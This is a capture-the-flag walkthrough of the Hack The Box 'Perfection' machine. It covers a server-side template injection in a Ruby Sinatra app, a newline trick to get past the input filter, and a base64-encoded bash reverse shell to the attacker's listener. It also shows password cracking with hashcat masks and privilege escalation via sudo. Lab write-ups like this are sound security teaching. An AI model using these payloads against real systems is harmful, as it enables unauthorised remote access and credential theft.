Perfection		
Organization: Hack The Box	Type: online CTF	
Categories: ☐ Network Security ☐ Cryptography ☐ Mobile Applications ☐ Reverse Engineering ☑ Web Applications ☐ Forensics		Difficulty: Easy
Name: Kasper Verhulst	Release date:02/03/2024 Completing date:	

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
sudo nmap -sS -A -p1-1000 -oN nmap.out $BOX_IP
```

We find the following services running on the machine:

Port	Protocol	Service
22/tcp open	SSH	OpenSSH 8.9p1
80/tcp open	HTTP	Nginx

The box seems to be running an SSH server and a web server. This version of OpenSSH does not seem to contain any major vulnerabilities. At this point, the exact version of the Nginx web server could not be determined.

Let's start by enumerating the web server for any unknown paths:

```
gobuster dir -u http://$IP -w /usr/share/wordlists/SecLists-master/Discovery/
    Web-Content/directory-list-2.3-medium.txt -x html,php,jsp,py -o
    gobuster_directory.out
```

path	Status code
about	200

So there only seem to be three pages: the root page, about and weighted-grade. The about page explains the website was built by Tina and Susan potentially revealing usernames of the system. Finally, a hint states the *Tina hasn't delved into secure coding* yet unveiling the foothold is more related with a vulnerability in the webapp rather than a CVE or brute-force.



Figure 1: About page

Furthermore, we cannot launch any domain enumeration because the website is only accessible by the servers IP address.

When trying to access a non-existing web page, the following error page is shown:

Figure 2: Not found error page

This learns us the web app was built using the Sinatra framework (a Ruby framework).

Finally, the HTML source code doesn't really learn us anything new. The Wappalyzer confirms again the website is hosted on nginx and was written in Ruby. Every request to the server returns the `Server WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)` header.

Gaining access

Since the first two pages are purely static HTML, we will likely have to attack the weighted-grade calculator. We don't assume there is a database needed for this stateless application, so I wouldn't expect any (No)SQL or LDAP injection. No XML is used, so probably no XXE either, no redirections, no OAuth2/ or SAML...

Directory traversal is a more generic attack that can be attempted against every web server, but this applications didn't seem vulnerable. In the documentation of the Sinatra framework, we see it makes extensive use of HTML templates in the backend. We can also notice the web application makes a POST request to the backend for the calculations so they are executed in the backend.

When testing for **server-side template injection** (SSTI) attacks, I always start with some ploygots that result in an error in the vast majority of templating frameworks like $< \%'\${\{/\#\{@\}\}\% > \{\{$. I try to inject in the 'Category' field because this field seems to be directly returned in the HTML template without any modification. However, we get the response "Malicious input blocked" which seems to be indicating there is an application firewall filtering the input.

Bypassing application firewall

When trying to poke the firewall, we want to go back to a much simpler payload. I started Our polyglot is very complex and can trigger the web application firewall in too many ways. I started Burp Suite and executed one request. Thereafter I send

A very simple payload that will work for many templating engines is: $\{\{7 * 7\}\}$. However category1={{7*7}} still triggers the WAF. Finally, I manage to bypass the firewall by **introducing a newline**. Not directly like *category1=%0a7*7* but at least one character before the newline: *category1=test%0a7*7*

Exploiting server-side template injection

*category1=test%0a7*7* bypasses the firewall but is not executed. Next, I tried category1=test%0a${7*7} but this injection is not executed either. Finally, the payload <%=7*7%>will be executed. I needed to encode percentage sign because otherwise it will be misinterpreted so this becomes: category1=test%0a<%25=7*7%25>



Figure 3: Server-side template injection bypassing firewall

Now that we have find a way to execute commands, we need to try to run system commands instead of simple computations. Simple commands like `sleep` or `id` are ideal for this purpose. The server seems to hang indeed for the followingen input: category1=test%0a<%25=system('sleep%2010')%25>. Please note that the space needs to be encoded as well. Finally, now that we have found a way to execute server commands, we are going to open a reverse shell. First open a listening socket on the attacker's machine:

```
nc -nlvp 4343
```

create reverse shell payload:

```
echo "bash -i >& /dev/tcp/<IP>/4343 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41Mi80MzQzIDA+JjE=
```

Now replace the sleep command by the reverse shell and URL encode:

```
<%=system("echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41Mi80MzQzIDA+JjE= |
    base64 -d | bash")%>
```

Now that we have establish a reverse shell, let's stabilize it since python is available on the machine;

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
CTRL + Z
stty raw -echo; fg
export TERM=xterm
```

Privilege Escalation

When getting the user flag in the susan's home directory, we notice there is a database file in the home directory as well:

```
file pupilpath_credentials.db

pupilpath_credentials.db: SQLite 3.x database, last written using SQLite
    version 3037002, file counter 6, database pages 2, cookie 0x1, schema 4,
    UTF-8, version-valid-for 6
```

So the file is a SQLite database. Let' see what we can find in the database:

```
sqlite3 pupilpath_credentials.db
.tables
```

the .tables command learns us there is only one custom table called *users*. Let's look what is inside this table:

```
SELECT * FROM users;
```

Figure 4: Database with credentials

I stored each individual hash in a file and tried to crack them. I started with Susan's hash because she is the one that actually has a Linux account:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt
```

Unfortunately, none of the hashes were cracked.

Let's go for linpeas so transfer the file over and run the linpeas script. The linpeas script reveals the user *susan* is part of the *sudo* group. This probably means we can just elevate our privileges as soon as we get her password. Secondly, there is an interestig mail available under susan's account:



Figure 5: Mail with password policy

Now that we know the format of the password, let's try to crack the password with a mask attack instead of a dictionary attack. Because we don't know the exact digits in the password, we would need Hashcat's incremental mode.

For hashcat, we first need to check the format of the hash:

```
hashcat --identify hash1.txt
```

It seems like SHA2-256 hash type (1400) is the most likely.

```
hashcat -m1400 -a 3 hash1.txt --increment 'susan_nasus_?d?d?d?d?d?d?d?d?d'
hashcat -m1400 -a 3 hash1.txt --increment 'susan_nasus_?d?d?d?d?d?d?d?d?d' --show
```

Now that we have cracked the password, we can just elevate our privileges with sudo su - and we are *root*.